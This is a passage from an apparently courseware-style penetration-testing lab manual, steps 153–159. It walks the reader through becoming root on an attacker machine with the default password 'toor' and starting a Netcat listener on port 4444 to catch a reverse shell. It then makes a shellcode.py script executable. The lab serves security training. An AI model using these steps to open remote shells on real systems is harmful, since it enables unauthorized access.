
153. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

154. Open a new **Terminal** window. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

155. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


> Note: The password that you type will not be visible.

156. Now, type **cd** and press **Enter** to jump to the root directory.




157. Type **nc -nvlp 4444** and press **Enter**.

158. Netcat will start listening on port **4444**, as shown in the screenshot.



159. Switch back to the first **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.

